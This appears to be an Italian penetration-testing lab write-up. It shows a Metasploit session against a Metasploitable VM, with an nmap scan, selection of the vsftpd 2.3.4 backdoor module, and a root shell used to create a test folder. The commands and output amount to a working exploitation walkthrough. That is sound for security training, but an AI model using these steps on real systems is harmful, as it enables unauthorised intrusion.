Esercizio

Avviamo Metasploit e con il comando nmap -sV 192.168.40.101 controlliamo quali sono le porte aperte della Metasploitable.

```
msf6 > nmap -sV 192.168.40.101
[*] exec: nmap -sV 192.168.40.101

Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-10 13:19 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify
valid servers with --dns-servers
Nmap scan report for 192.168.40.101
Host is up (0.035s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux
_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 56.67 seconds
```


La porta 21 FTP è aperta ed utilizza vsftpd 2.3.4. Utilizzeremo questa per l'exploit
Cerchiamo eventuali exploit che possano fare al caso nostro e troviamo vsftd_234_backdoor

```
msf6 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execu
tion


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```


diamo lo 0 per selezionale questo exploit

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```


Con il comando “show options” controlliamo quali settaggi richiede l'exploit per essere eseguito correttamente. Notiamo che l'unico dato richiesto è l'RHOSTS, cioè l'indirizzo IP del target. Notiamo inoltre che come settaggio necessario ci sarebbe anche l'RPORT, ma viene già impostato dall'exploit.



Controlliamo inoltre quali payload possono essere inseriti col comando “show payloads”



In questo casi è disponibile un solo payload, quindi non ci sarà bisogno di impostarlo perchè viene impostato di default.
Ricontrolliamo prima di avviare



Possiamo far partire l'exploit con il comando “run”

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.40.101:21 - The port used by the backdoor bind listener is already open
[+] 192.168.40.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.50.100:39947 → 192.168.40.101:6200) at 2025-03-10 13:24:23 -0400
```

Una volta “entrati” nella metasploitable possiamo creare una cartella con il comando

“mkdir test_metasploit_2”

```
mkdir test_metasploit_2
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
j
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metas2
test_metasploit
test_metasploit_2
tmp
usr
var
vmlinuz
```

```
msfadmin@metasploitable:/$ ls
bin    etc         j           mnt         root  test_metas2        usr
boot   home        lib         nohup.out   sbin  test_metasploit    var
cdrom  initrd      lost+found  opt         srv   test_metasploit_2  vmlinuz
dev    initrd.img  media       proc        sys   tmp
msfadmin@metasploitable:/$ _
```